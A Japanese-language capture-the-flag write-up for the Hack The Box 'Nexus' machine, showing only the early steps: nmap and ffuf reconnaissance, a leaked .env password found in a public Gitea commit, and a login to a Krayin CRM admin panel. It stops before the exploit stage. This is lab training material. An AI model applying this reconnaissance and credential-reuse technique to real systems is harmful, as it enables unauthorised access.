
 wingleszy/htb-nexus-walkthrough

Nexus マシン(HTB)のWrite-up。攻撃チェーン:Git historyにおけるデータ漏洩 → Krayin CRM RCE(CVE-2026-38526) → Git internalsとSUIDバイナリを経由した権限昇格。図解付きで攻撃ベクトルを詳細に解説。
名前: Nexus
難易度: Easy
OS: Linux (Ubuntu)
攻略日: 2026年9月23日
VPN に接続し、ポートスキャンを実行します:
Openvpn <.ovpn 設定ファイルへのパス>

「Initialization Sequence Completed」というメッセージが表示されるはずです
nmap を使って開いているポートを確認します nmap -sC -sV -Pn 10.129.101.185

開いているポートは 2 つだけです:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (http://nexus.htb/ へのリダイレクト)



ドメインを /etc/hosts に追加します:

トップページにはエネルギー企業のサイトがあります。キャリアセクション (/careers) でマネージャーのメールアドレスを発見します: [email protected]

ffuf を使って仮想ホストを探索します:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
サブドメインを発見: git.nexus.htb
これを hosts に追加して、そのアドレスにアクセスします。そこには Gitea サービスが展開されています
公開リポジトリを調査します。admin/krayin-docker-setup 内に .env ファイルを含むコミットを見つけます

ファイル内で以下を発見します:
N27xh!!2ucY04billing.nexus.htb
billing.nexus.htb を hosts に追加します。このサブドメインでは Krayin CRM v2.2.0 が動作しています
見つかったデータを使用します:

管理パネルへのログインに成功した後、Krayin 2.2.0 のバージョンを確認できます

